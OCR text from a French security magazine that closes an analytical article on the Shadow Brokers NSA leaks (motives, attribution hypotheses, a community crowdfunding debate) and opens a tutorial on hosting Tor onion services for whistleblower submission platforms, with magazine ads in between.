À première vue, le groupe semble financièrement motivé. Il est aujourd'hui difficile de mesurer le gain exact des Shadow Brokers. En effet, la première adresse Bitcoin ayant été utilisée a récolté approximativement 10 bitcoins **[12]** (soit $30,000 à l'heure actuelle), mais rien ne nous dit si ces derniers n'ont pas utilisé d'autres moyens de communication privés pour vendre les outils. De plus, l'utilisation récente de ZeroCash et Monero rend opaque le suivi des transactions.

Cependant, il semble que personne n'ait osé mordre à l'hameçon si l'on en croit leur nouvelle stratégie mise en

place en mai 2017 : la création d'un « abonnement mensuel » **[13]** de 0days et outils du groupe Equation, ceci après avoir donné gratuitement des vulnérabilités qui auraient pu se vendre plusieurs millions. Ce choix prête à sourire.

Sont-ils alors véritablement motivés par l'argent ? Il semble qu'il soit plus facile d'arriver à ses fins en restant discret sur un Dark Market tel qu'Alphabay faisant office d'escrow (dépôt fiduciaire) avec un minimum de garantie pour les deux parties (acheteur et vendeur) – de par la façon de médiatiser l'affaire et l'utilisation de cryptomonnaies sans intermédiaire de confiance, rien ne donne réellement confiance à un acheteur potentiel.

Si l'on exclut l'appât du gain, reste alors l'intention de nuire à la NSA et plus généralement d'affaiblir les États-Unis. Dans ce cas, la liste des suspects est assez importante : nombreux sont les pays ayant des relations diplomatiques compliquées avec les États-Unis. S'agirait-il alors tout simplement d'une opération d'influence ?

C'est ce qu'en croit Bruce Schneier qui cite ouvertement la Russie comme *prime-suspect* **[14]**. Principalement, deux raisons sont avancées :

- Capacité à pouvoir le faire (que cela passe par le piratage d'un service de renseignement américain ou par le recrutement d'agents doubles).
- Volonté de nuisance.

Suivant cette hypothèse, attardons-nous sur le modèle de propagande russe tel que décrit par l'institution américaine RAND **[15]** : « *The Russian propaganda model is high-volume and multichannel, and it disseminates messages without regard for the truth. It is also rapid, continuous, and repetitive, and it lacks commitment to consistency* ». Ces éléments se retrouvent en filigrane dans l'opération menée par les Shadow Brokers :

1. La dissémination des fuites étalées dans le temps (sur plusieurs mois et par vagues).
2. La tentative de médiatisation dont fait preuve TSB, ciblant les médias classiques (notamment lors des premiers messages adressés sur Twitter), mais aussi les chercheurs en sécurité informatique comme par exemple @hackerfantastic **[16]** directement interpellé dans le message faisant fuiter les attaques SWIFT et les outils Windows (« Lost in Translation »).
3. Les messages politiques confus dans les communiqués de TSB, ciblant très largement l'administration américaine, mais aussi des industriels comme Microsoft et Google. La Corée du Nord, la Russie, la mondialisation et la guerre en Syrie font étrangement partie des thèmes abordés dans certains messages.
4. La diversité des médias Internet utilisés : Twitter, Pastebin, Reddit, Medium puis Steemit, ZeroNet.

On remarquera aussi l'orthographe improbable de TSB, se justifiant dans un message dédié **[17]** de faire de l'obfuscation comme moyen d'assurer leur sécurité opérationnelle (OPSEC). En effet, des procédés comme la stylométrie existent, qui à l'instar de la cryptanalyse pour des textes chiffrés, cherchent à « casser » linguistiquement et statistiquement un texte pour en retrouver l'auteur. Des analystes **[18]** ont par ailleurs relevé que les fautes sont insérées de manière forcée, l'auteur maîtrisant a priori parfaitement la langue anglaise. Ainsi, en cassant le style des messages TSB on pourrait également chercher à cacher le nombre de personnes rédigeant les textes.

2.3 Métadonnées Twitter

Il est également possible d'étudier quelques métadonnées intéressantes quant à l'utilisation du compte Twitter @shadowbrokerss avec Tweets Analyzer **[19]** développé initialement à cet effet. L'API Twitter rend ainsi publique quelques éléments de configuration de l'interface que l'on pourrait penser confidentiels comme la langue d'affichage et la timezone configurée.

```
$ ./tweets_analyzer.py -n shadowbrokerss --friends
[+] Getting @shadowbrokerss account data...
[+] lang           : en
[+] geo_enabled    : False
[+] time_zone      : Pacific Time (US & Canada)
[+] utc_offset     : -25200
[+] statuses_count : 82
[+] created_at     : 2016-08-13 07:38:18
[+] Retrieving last 82 tweets...
[+] Downloaded 82 tweets from 2016-08-13 07:47:23 to 2017-05-30
07:32:43 (289 days)
[+] Average number of tweets per day: 0.3
[...]
```

L'outil affiche entre autres la distribution d'activité par jour et par semaine. On remarquera ainsi la tendance pour TSB à publier pendant le week-end à des horaires improbables, avec des pics d'activité suivis de longues périodes de silence. Le compte a été créé le jour même de la première fuite (13 août 2016) et ils utilisent systématiquement le client web de Twitter.

3 Origine de la donnée

Quelle que soit l'origine de la fuite, force est de constater que les documents sont a priori authentiques et proviennent bien de la NSA. Au-delà des outils et scripts (qui pourraient être écrits par n'importe quel adminsys ayant la passion du Perl), on note la présence de documents classifiés TOP SECRET//SI//NOFORN arborant les logos du Texas Cryptologic Center de la NSA. Bien que falsifiables, aucun démenti de la part de l'agence de renseignement et compte tenu des détails opérationnels personne n'a à ce jour remis en cause cette évidence.

Cela nous laisse avec deux possibilités : soit TSB s'est introduit dans la NSA (physiquement ou virtuellement) pour y dérober les documents, soit quelqu'un lui a fourni ces documents. À ce jour voici les trois hypothèses qui semblent les plus probables :

3.1 Harold T. Martin III

Hal Martin, âgé de 53 ans, a récemment travaillé à la NSA entre 2012 et 2015 en tant que sous-traitant chez Booz Allen Hamilton (comme l'était Edward Snowden). Il aurait également travaillé au sein de l'équipe TAO (*Tailored Access Operations*) à laquelle est associée l'APT Equation Group. Il est arrivé dans le radar des autorités américaines (notamment du FBI) lorsque ces

dernières ont tenté d'identifier qui était à l'origine de la fuite de Shadow Brokers. Cet ancien « contractor » est ainsi accusé d'avoir volé 50 téraoctets de données à la NSA, répartis dans une dizaine d'ordinateurs et autres disques durs retrouvés chez lui lors de la perquisition.

D'après l'acte d'accusation, les documents proviennent entre autres de la CIA, de la NSA et de l'USCYBERCOM (le commandement militaire cyber du DoD). Il n'est par ailleurs pas à exclure que Martin soit aussi à l'origine des fuites Vault7 (outils de la CIA) de Wikileaks dont la source n'est pas encore connue, mais ce n'est là qu'une spéculation.

D'après certains responsables américains, Martin aurait également récupéré plus de 75% des outils d'intrusion du TAO **[20]** – information à prendre avec précaution, mais méritant considération compte tenu du fait que les « dumps » de TSB proviennent du TAO. Plaidant non coupable, il est aujourd'hui en détention provisoire en attente de son jugement pour espionnage. On notera que les comptes de TSB ont continué à publier alors que Martin était en prison, ce qui exclut d'office qu'il soit l'unique personne derrière TSB. A-t-il transmis ces documents à une tierce personne ? Nul ne le sait à l'heure actuelle, il aurait néanmoins uploadé des documents classifiés dans le « cloud » tout en cherchant à rester anonyme **[21]**, ce qui est pour le moins intriguant.

3.2 Ancien ou actuel membre du TAO

La NSA comptait plus de 21 000 employés en 2012. Si l'on rajoute les nombreux sous-traitants (multipliant ce nombre par 2 ou 3), on arrive à une liste impressionnante de suspects potentiels. Même si tous n'ont pas accès à l'information en direct (le fameux « *need to know* » qui s'applique), subtiliser un document via un partage ou une clé USB reste une solution facile.

Un exemple récent est celui de Reality Winner **[22]**, sous-traitante à la NSA. Cette dernière a imprimé un document de la NSA sur l'attaque informatique russe pouvant remettre en cause la légitimité de l'élection présidentielle américaine, document ayant été ensuite remis aux journalistes de The Intercept. Winner est linguiste pour les zones Iran-Afghanistan, autrement dit clairement hors de son scope et en dehors du « *need to know* » sur la question de l'ingérence russe dans les élections US. Cela démontre que les failles existent encore au sein des administrations américaines. Il n'est donc pas impossible qu'un ancien de la NSA ayant une dent contre la politique de Trump (qui suscite beaucoup de remous y compris chez les américains les plus patriotes) aurait cherché à faire du mal à l'administration actuelle au travers de l'agence.

3.3 Booz Allen Hamilton et cie

Parmi les nombreux « contractors » américains, certains ont semble-t-il une sécurité laissant à désirer par rapport à une agence telle que la NSA, et pourtant ces derniers manipulent également des documents classifiés Top Secret.

La firme américaine Booz Allen Hamilton (BAH) fait partie de ceux-là, notamment si l'on en croit l'étonnant récit de la société UpGuard **[23]** : un analyste externe à la société a découvert des fichiers très sensibles liés à la NGA, l'agence américaine de renseignement géospatial, dans un compartiment Amazon S3 non sécurisé. À qui appartient cette instance S3 ? Vous l'aurez deviné, à BAH. Des documents tactiques Top Secret étant non seulement en libre accès, mais parmi les fichiers se trouvait également une clé SSH appartenant à un ingénieur de BAH et un mot de passe donnant accès à un autre serveur, autrement dit du pain béni pour d'éventuels espions.

Clairement, entre le réseau entièrement classifié et « *air-gapped* » (c'est-à-dire totalement coupé et isolé du reste du réseau, en particulier d'Internet) dont est doté la NSA et les systèmes interconnectés d'entreprises privées abusant du Cloud et autres méthodes devops, on imagine bien qui serait une cible de choix pour des APT ambitieuses de récolter du renseignement.

4 Réponse de la communauté

Avec l'annonce faite par TSB de vouloir vendre à prix considérablement réduit et par un abonnement mensuel les différents dumps, il peut se poser la question d'un achat collectif. En tant que communauté bienveillante, devons-nous participer par crowdfunding à l'achat de tels outils ? Après sondage allant en ce sens, c'est ce que nous avons tenté de réaliser avec Matthew Hickey (@hackerfantastic) dans le but de faire corriger les éventuelles failles avant qu'elles ne soient rendues totalement publiques et ne causent le chaos.

Même s'il est finalement peu probable que TSB cherche réellement à vendre les outils, et qu'au final ils orchestreront peut-être d'une manière ou d'une autre la publication ouverte des dumps, la probabilité de pouvoir obtenir des 0days en avant-première est non nulle, et donc la tentative intéressante (surtout considérant le fait que $25,000 reste très abordable par crowdfunding).

Sur le plan éthique la démarche est discutable et voici quelques éléments pesant le pour et le contre :

Avantages	Inconvénients
- Faire corriger les vulnérabilités via un early-access - Rendre le dump moins attractif aux criminels ou groupes étatiques voulant l'exploiter à des fins malveillantes - Réduire le gain pour TSB en achetant collectivement une unique fois le dump tout en donnant la possibilité aux chercheurs d'avoir accès aux données.	- Participer au financement de « cyberterroristes » - Moralement/légalement discutable

Compte tenu des risques juridiques liés à un tel acte, nous nous sommes finalement rétractés du projet jugé trop périlleux a posteriori.

La démarche a tout de même permis de récolter près de $3,900 en l'espace de deux jours avec 40 participants via le Patreon et l'adresse Bitcoin mise en place pour l'occasion (tous les fonds ont depuis été remboursés). Le processus, démocratique et transparent, a également suscité un débat animé dans la communauté qui est pour la première fois confrontée à une telle situation.

Conclusion

L'impact, au-delà des simples révélations de 0days, est considérable. Nous sommes probablement en train d'assister en direct à une guerre d'une nouvelle dimension : ce que la doctrine américaine appelle la *Fifth dimension*, mêlant attaques informatiques *(Computer Network Operations*), guerres psychologiques (PSYOP), diversions militaires (MILDEC) et autres guerres électroniques. Le tout souvent dirigé par des organes de renseignement rompus aux techniques de manipulation. Tout cela n'est que spéculation, mais mérite réflexion. Par exemple, le faux ransomware Petya/NetPetya ciblant principalement l'Ukraine et réutilisant la faille ETERNALBLUE : est-il un simple effet de bord de TSB ou une énième tentative de médiatisation ?

En plus du but initial visant sans doute à diminuer les capacités offensives d'un adversaire, TSB s'offre une tribune dans laquelle certains y liront des messages pouvant faire office de diplomatie parallèle. Je pense en particulier au message « *Don't Forget Your Base* », lettre ouverte au président Trump, ayant été publiée seulement quelques jours après des frappes visant le régime de Bachar el-Assad en Syrie, régime dont vous aurez deviné qui est un des indéfectibles alliés.

Tout l'art de la guerre étant fondé sur la duperie (oui c'est du Sun Tzu), tout cela n'est donc ni surprenant ni facilement lisible, car il peut y avoir plusieurs degrés de lecture, les évidences deviennent des contre-évidences et vice-versa.

Certains peuvent considérer la NSA comme un ennemi redoutable, mais tout n'est pas noir ou blanc. Certes, ils piratent allègrement leurs cibles (cela reste une agence de renseignement après tout), il ne faut pas oublier qu'ils œuvrent également dans l'ombre pour lutter contre le terrorisme et la criminalité organisée. À ce titre, voir le TAO perdre des années de R&D sans que personne n'ose exprimer un quelconque regret (notamment en France) reste surprenant. Attention à ne pas tomber dans le panneau et à ne regarder que ce que TSB (ou autres) souhaite nous faire voir. En contrôlant malignement les fuites ils jouent à minima sur notre perception des choses, TSB nous partageant ainsi un récit qui se peut très idéologisé. Nous faisons inconsciemment l'objet de ces expérimentations et les réactions de la communauté *infosec* sont attendues de la part des auteurs des fuites. Restez donc vigilants ! ■

Remerciements

Je remercie Ivan, Martin et Jennifer pour la relecture de cet article. Je regrette de publier un article non technique dans *MISC* et j'espère me faire pardonner en publiant prochainement un article plus technique ;-)

Références

[1] **Equation Group - Cyber Weapons Auction :** https://web.archive.org/web/20160816004542/http://pastebin.com/NDTU5kJQ

[2] **Version lisible sur GitHub :** https://github.com/nneonneo/eqgrp-free-file

[3] **New Message from TheShadowBrokers :** https://web.archive.org/web/20161003003701/http://pastebin.com/5R1SXJZp

[4] **The ShadowBrokers Message #3 :** https://www.reddit.com/r/hacking/comments/55cdpj/theshadowbrokers_message_3/

[5] **Message #5 - Trick or treat ?** https://www.reddit.com/r/DarkNetMarkets/comments/5a9wnc/message_5_trick_or_treat/

[6] **Message de Boceffus Cleetus :** https://medium.com/@CleetusBocefus/are-the-shadow-brokers-selling-nsa-tools-on-zeronet-6c335891d62a

[7] **« Message finale » :** https://twitter.com/shadowbrokerss/status/819537298245218304

[8] **Analyse des IOCs de l'archive, Matt Suiche :** https://medium.com/@msuiche/summary-of-the-latest-shadowbrokers-released-iocs-2d0718841644

[9] **Contenu de eqgrp-auction-file.tar.xz :** https://github.com/x0rz/EQGRP

[10] **Exploits Windows issus du message « Lost in Translation » :** https://github.com/x0rz/EQGRP_Lost_in_Translation

[11] **« Oups, vos élections ont été piratées ! Vraiment ? », Martin Untersinger, SSTIC 2017 :** http://bit.ly/2t7uVS5

[12] https://blockchain.info/address/19BY2XCgbDe6WtTVbTyzM9eR3LYr6VitWK

[13] https://steemit.com/shadowbrokers/@theshadowbrokers/theshadowbrokers-monthly-dump-service-june-2017

[14] https://www.schneier.com/blog/archives/2017/05/who_is_publishi.html

[15] **The Russian "Firehose of Falsehood" Propaganda Model :** https://www.rand.org/content/dam/rand/pubs/perspectives/PE100/PE198/RAND_PE198.pdf

[16] https://twitter.com/shadowbrokerss/status/852808160356126721

[17] **Grammer Critics : Information vs Knowledge :** https://steemit.com/shadowbrokers/@theshadowbrokers/grammer-critics-information-vs-knowledge

[18] **The NSA Data Leakers Might Be Faking Their Awful English To Deceive Us :** http://bit.ly/2u1gMIF

[19] **Twitter Profile Analyzer :** https://github.com/x0rz/tweets_analyzer

[20] **How Hal Martin Stole 75% of NSA's Hacking Tools :** http://bit.ly/2sOeXJx

[21] **Case of Former N.S.A. Contractor Escalates as Espionage Act Charges Loom :** http://nyti.ms/2tHj5ee

[22] **Qui est Reality Winner, la jeune femme soupçonnée d'avoir fait fuiter un document de la NSA ?** http://lemde.fr/2t73Dea

[23] **Spy Games :** https://cyberresilience.io/spy-games-39a4a2e8668a

ACTUELLEMENT DISPONIBLE

LINUX PRATIQUE N°103

NOS CONSEILS POUR ACCÉLÉRER VOTRE SYSTÈME !

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

SOUPE À L'.ONION

Okhin - okhin@laquadrature.net
Responsable des outils pour La Quadrature du Net

mots-clés : TOR / HIDDEN SERVICES / LANCEURS D'ALERTES / LEAKS / ONIONS

Épluchons dans le détail le fonctionnement des .onion, ces services cachés à l'intérieur du réseau Tor, et voyons comment l'utilisation de ce protocole permet d'héberger via SecureDrop une plateforme recueillant des documents en provenance de lanceurs d'alertes.

La réputation sulfureuse des services cachés (dits *Hidden Services*) n'est malheureusement plus à faire. Places de vente de drogue ou de trafic d'armes, le grand public en a entendu parler grâce à l'affaire Silk Road **[SKROAD]**. Mais les .onion du projet Tor sont en fait utilisés pour bien d'autres choses. Qu'il s'agisse de permettre de discuter anonymement avec Ricochet **[RICO]** ou de contourner la censure et d'échapper à la surveillance d'État, les usages de ces Hidden Services sont les mêmes que ceux d'Internet.

Nous détaillerons d'abord rapidement le fonctionnement de ces Hidden Services et du protocole « *Rendezvous* » développé par le projet Tor. Nous verrons ensuite concrètement comment il est possible d'héberger de tels services et les intégrer au sein de l'infrastructure d'une organisation. Enfin, nous verrons rapidement comment ces Hidden Services sont intégrés à SecureDrop et comment cette suite d'outils permet d'héberger une plateforme recevant des sources, de les analyser et de les exploiter.

1 Ingrédients

Cet article se destine avant tout aux administrateurs d'une organisation publiant du contenu d'investigation et dépendant de sources pour ce faire. Les techniques détaillées peuvent bien entendu être utilisées dans d'autres contextes.

1.1 Analyse des risques

La protection de l'identité de votre source, préserver le secret de l'investigation en cours et protéger l'infrastructure de votre organisation sont donc des priorités. Dans le cas qui nous intéresse, des précautions supplémentaires sont nécessaires.

L'adversaire est une entreprise ou un opérateur étatique disposant de moyens d'interception et d'analyse de trafic d'une part ; il peut cibler et infecter une infrastructure ou des documents confidentiels dans le but de révéler une éventuelle fuite de données d'autre part.

La source prend un risque fort et est motivée pour vous faire parvenir des documents. Elle est partiellement consciente des risques et cherche à transmettre des documents sous forme numérique à votre organisation. Son identité doit être protégée, car si elle est connue, elle pourra faire l'objet de harcèlement judiciaire ou de licenciements **[LUXL]**.

Votre organisation est connue pour son travail d'investigation, il n'est pas nécessaire de dissimuler l'existence de l'organisation ni l'existence de la plateforme de recueil de données. Il est cependant important de dissimuler le lien entre la source et cette plateforme ; c'est ce que nous ferons au cours de cet article.

1.2 Comment fonctionnent les .onions

Les .onion sont des Hidden Services développés par le projet Tor **[TOR]**. Ils permettent de publier un service sans révéler ni l'entité l'hébergeant, ni l'identité de la personne désirant y accéder.

La création de tels services au sein du réseau Tor se fait via le protocole *Rendezvous* **[RDV]**. Ce dernier permet aux serveurs et aux clients de se trouver, sans jamais entrer en contact directement les uns avec les autres. Cette mise en contact se fait en plusieurs étapes.

Tout d'abord, le serveur établit un circuit vers plusieurs nœuds du réseau, qu'il choisit aléatoirement, et qui sont appelés *Points d'Introduction*. Une fois ces nœuds contactés, le serveur envoie dans une table de hash distribuée un descripteur composé de sa clef publique et de ces nœuds ; celui-ci est signé par sa clef secrète. Cette table associe l'adresse du service (16 caractères suivis de .onion) au descripteur.

Le client désirant accéder au service demande ensuite à la base de données le descripteur associé et crée également un circuit vers un point de rendez-vous. Une

fois le descripteur obtenu, le client initie une demande de rendez-vous en utilisant un jeton unique et l'adresse du point de rendez-vous. Le tout est signé avec la clef publique du serveur, puis ce message est envoyé à un des points d'introduction choisi au hasard dans la liste.

Le point d'introduction contacte ensuite le serveur et lui passe le message. Le serveur peut déchiffrer ce message grâce à sa clef privée et trouver le point de rendez-vous. Il envoie ensuite le même secret au point de rendez-vous et peut alors notifier le client de l'état des connexions.

Cet ensemble, décrit en détail à **[ONION]**, permet au client d'établir un chemin, chiffré de bout en bout, entre le client et le serveur, tout en préservant l'identité du serveur et du client.

2 Faire revenir les .onion

Installer un Hidden Service nécessite d'abord d'installer Tor. Il est déconseillé d'être à la fois relais et Hidden Service. Il est cependant possible de faire fonctionner plusieurs daemon Tor sur une même machine.

2.1 Prérequis

Commençons donc par installer Tor. Le projet Tor fournit des guides d'installation pour les distributions de type Debian ou assimilées, voir **[DEB]**. Par la suite, nous considérons qu'on utilise une distribution Debian Stretch. Si ce n'est pas le cas, adaptez les chemins de fichiers à ceux de votre distribution.

2.2 Installation des Hidden Services

Il est maintenant temps de créer les Hidden Services. Nous partons du principe que le service que vous voulez rendre disponible dans le réseau Tor existe déjà et est fonctionnel, par exemple vous disposez d'un serveur Apache en écoute sur le port 80 de votre interface publique.

La déclaration des Hidden Services se fait en modifiant le fichier de configuration du daemon **tor** (**/etc/tor/torrc**). Il est possible d'avoir plusieurs ports associés à un seul Hidden Service.

```
01: ########## This section is just for location-Hidden Services ###
02:
03: ## Once you have configured a Hidden Service, you can look at the
04: ## contents of the file ".../hidden_service/hostname" for the
05: ## address to tell people.
06: ##
07: ## HiddenServicePort x y:z says to redirect requests on port x
08: ## to the address y:z.
09:
10: HiddenServiceDir /var/lib/tor/hidden_service/
11: HiddenServicePort 443 127.0.0.1:443
12: HiddenServicePort 80 127.0.0.1:80
13:
14: HiddenServiceDir /var/lib/tor/other_hidden_service/
15: HiddenServicePort 80 unix:/var/run/unix.sock
16: HiddenServicePort 22 192.168.0.17:122
```

Les lignes 10 et 14 définissent les répertoires où seront stockées les clefs privées et publiques de chaque service. Les lignes 11 et 12 définissent ensuite comment rediriger les ports publiés pour le premier service. La ligne 15 fournit un exemple de Hidden Service lié à un socket Unix, alors que la ligne 16 montre un Hidden Service publié sur une adresse IP publique.

Il faut ensuite redémarrer le daemon **tor** afin qu'il crée les répertoires des Hidden Services et génère le contenu nécessaire au fonctionnement de ceux-ci. Ces opérations doivent être faites avec l'opérateur privilégié (via **sudo** par exemple).

```
#: service tor restart
#: ls -lrth /var/lib/tor/hidden_services
total 8,0K
-rw------- 1 debian-tor debian-tor 887 sept.  2  2015 private_key
-rw------- 1 debian-tor debian-tor  23 juil.  4 17:59 hostname
#: cat /var/lib/tor/hidden_service/hostname
dua6u3dsufohrnsz.onion
```

La dernière commande tapée permet de connaître le nom de votre Hidden Service (celui-ci correspond au blog personnel de l'auteur). Ce nom de domaine permet aux personnes utilisant Tor de se connecter à votre Hidden Service.

Voilà, vous êtes désormais l'heureux administrateur d'un Hidden Services, et pouvez dès à présent commencer à donner des sueurs froides à différents chefs d'État.

2.3 Hidden Service authentifié

Dans le cas où vous voudriez restreindre l'accès à votre Hidden Service, il est possible de mettre en œuvre un Hidden Service authentifié. Cela peut être utilisé pour mettre en place des interfaces de supervision ou fournir un service réservé à certains utilisateurs tout en dissimulant l'identité des visiteurs.

Il y a actuellement deux façons de faire, toutes les deux implémentées dans le protocole Tor. La première publie le Hidden Service, mais conditionne son accès a la connaissance d'un secret. La seconde dissimule l'existence du Hidden Service et nécessite de maintenir une liste des clients autorisés. Ces deux méthodes sont explicitées dans la spécification du protocole de *Rendezvous* **[HSAUTH]**. Nous utiliserons le cas décrit à la section 2.1 de **[HSAUTH]** et ne nécessitant pas de dissimuler l'existence du service.

Nous commencerons par configurer le serveur, il faudra ensuite configurer les clients pour leur permettre l'accès au service.

2.3.1 Configuration serveur

Il faut pour cela modifier votre fichier **/etc/tor/torrc** et ajouter une ligne de configuration dans le Hidden Service :

```
01: ######### This section is just for location-Hidden Services ###
02:
03: ## Once you have configured a Hidden Service, you can look at
04: ## the contents of the file ".../hidden_service/hostname" for
05: ## the address to tell people.
06: ##
07: ## HiddenServicePort x y:z says to redirect requests on port x
08: ## to the address y:z.
09:
10: HiddenServiceDir /var/lib/tor/hidden_service/
11: HiddenServiceAuthorizeClient basic journalists,admins
11: HiddenServicePort 443 127.0.0.1:443
12: HiddenServicePort 80 127.0.0.1:80
```

La ligne 11 permet de définir le type d'authentification (**basic** ou **stealth** selon que vous voulez avoir l'auth du type de la section 2.1 ou 2.2 de **[HSAUTH]**, respectivement) suivi d'une liste de types de clients, séparés par des virgules. Chaque type de client se verra assigner un jeton différent, permettant ainsi de révoquer partiellement les accès.

Après redémarrage du service Tor, un nouveau fichier est visible dans le **HiddenServiceDir** :

```
#: cat /var/lib/tor/hidden_service/client_keys
client-name admins
descriptor-cookie /6HPVu//+79vQia+nPTlQA==
client-name journalists
descriptor-cookie 7jvFwB0u+Co9x3X6kPlvaQ==
```

Le **descriptor-cookie** est la chaîne qu'il vous faut transmettre aux clients afin qu'ils puissent se connecter à votre service. C'est en quelque sorte un jeton d'accès au service, qu'il faut avoir pour pouvoir utiliser le service.

2.3.2 Configuration du client

En attendant que le navigateur fourni par le Tor Project **[TBB]** permette d'accéder facilement aux Hidden Services authentifiés, il faut modifier la configuration côté client. Transmettre le jeton au client est hors du spectre de cet article, mais il faut considérer le **descriptor-cookie** comme un secret, et donc éviter de les diffuser publiquement (ceux utilisés pour cet article sont générés à titre d'exemple).

Le fichier du client se situe, dans le cas du navigateur Tor, dans le répertoire **./tor-browser_en-US/Browser/TorBrowser/Data/Tor/torrc**. Il faut ajouter la ligne suivante à ce fichier pour authentifier le client sur le serveur :

```
HidServAuth dua6u3dsufohrnsz.onion descriptor-cookie
```

L'accès au service depuis ce client est maintenant possible, tant que le **descriptor-cookie** est valide.

2.4 .onion certifiés TLS ou pas ?

L'obtention d'un certificat TLS valide pour les .onion est quelque chose de complexe. Let's Encrypt, par exemple, ne le permet pas.

La validation par l'IETF du .onion comme extension valide **[RFC7686]** permet de faciliter la mise en place de ces certificats. Mais pour l'instant, à moins de vouloir faire de la validation d'entité, il n'est possible que de créer des certificats auto-signés. De plus, le protocole Tor chiffrant la communication de bout en bout, la pertinence du TLS pour les Hidden Services n'est pas évidente.

Il est cependant important de proposer du TLS – même via un certificat auto-signé – notamment si le nœud Tor fournissant le Hidden Service et le service hébergé ne sont pas sur les mêmes machines. Après tout, les mots « *SSL added and removed here ;-)* » **[NSA]** doivent vous dire quelque chose et sont une justification suffisante pour activer TLS. Cela permet de protéger les communications de vos utilisateurs entre le Hidden Service et le service réel.

Nous conseillons donc de mettre en place un certificat TLS auto-signé, ou associé au nom du site en clair, quitte à générer un avertissement de sécurité, lorsqu'un utilisateur viendra sur votre Hidden Service.

Le Forum CA/B – en charge de définir les règles des autorités de certifications – a imposé une validation de type EV (*Entity Validation*) pour les certificats .onion **[CAB144]**. Cela empêche la génération de tels certificats par Let's Encrypt, mais permet à d'autres organisations d'émettre des certificats valides. Par exemple, DigiCert fournit des certificats pour les .onion (*e.g.*, celui de Facebook) **[DCERT]**.

Allez lire ce qui a été écrit par le projet Tor à ce sujet pour plus de réflexion sur les tenants et aboutissants du TLS avec les .onions **[TORTLS]**.


2.5 Sauce à l'échalote

Facebook a été une des premières grosses organisations à fournir un Hidden Service pour le grand public, permettant aux utilisateurs de facebook.com d'y accéder depuis facebookcorewwwi.onion. Cette suite de caractères est beaucoup plus simple à mémoriser (*Facebook Core WWW Infrastructure*) que la suite aléatoire proposée par défaut.

Pour cela, on utilise un outil permettant de générer de nombreuses paires de clefs pour des Hidden Services partageant un préfixe commun. Plus on veut de caractères identiques, plus le temps sera long pour que ces outils génèrent l'adresse.

DISPONIBLE DÈS LE 15 SEPTEMBRE

GNU/LINUX MAGAZINE HORS-SÉRIE N°92 !



L'INDISPENSABLE POUR INSTALLER & CONFIGURER VOTRE VPN

NE LE MANQUEZ PAS

CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :

http://www.ed-diamond.com

Shallot (pour échalote en français) **[SHAL]** est un des outils disponibles pour effectuer cette opération.

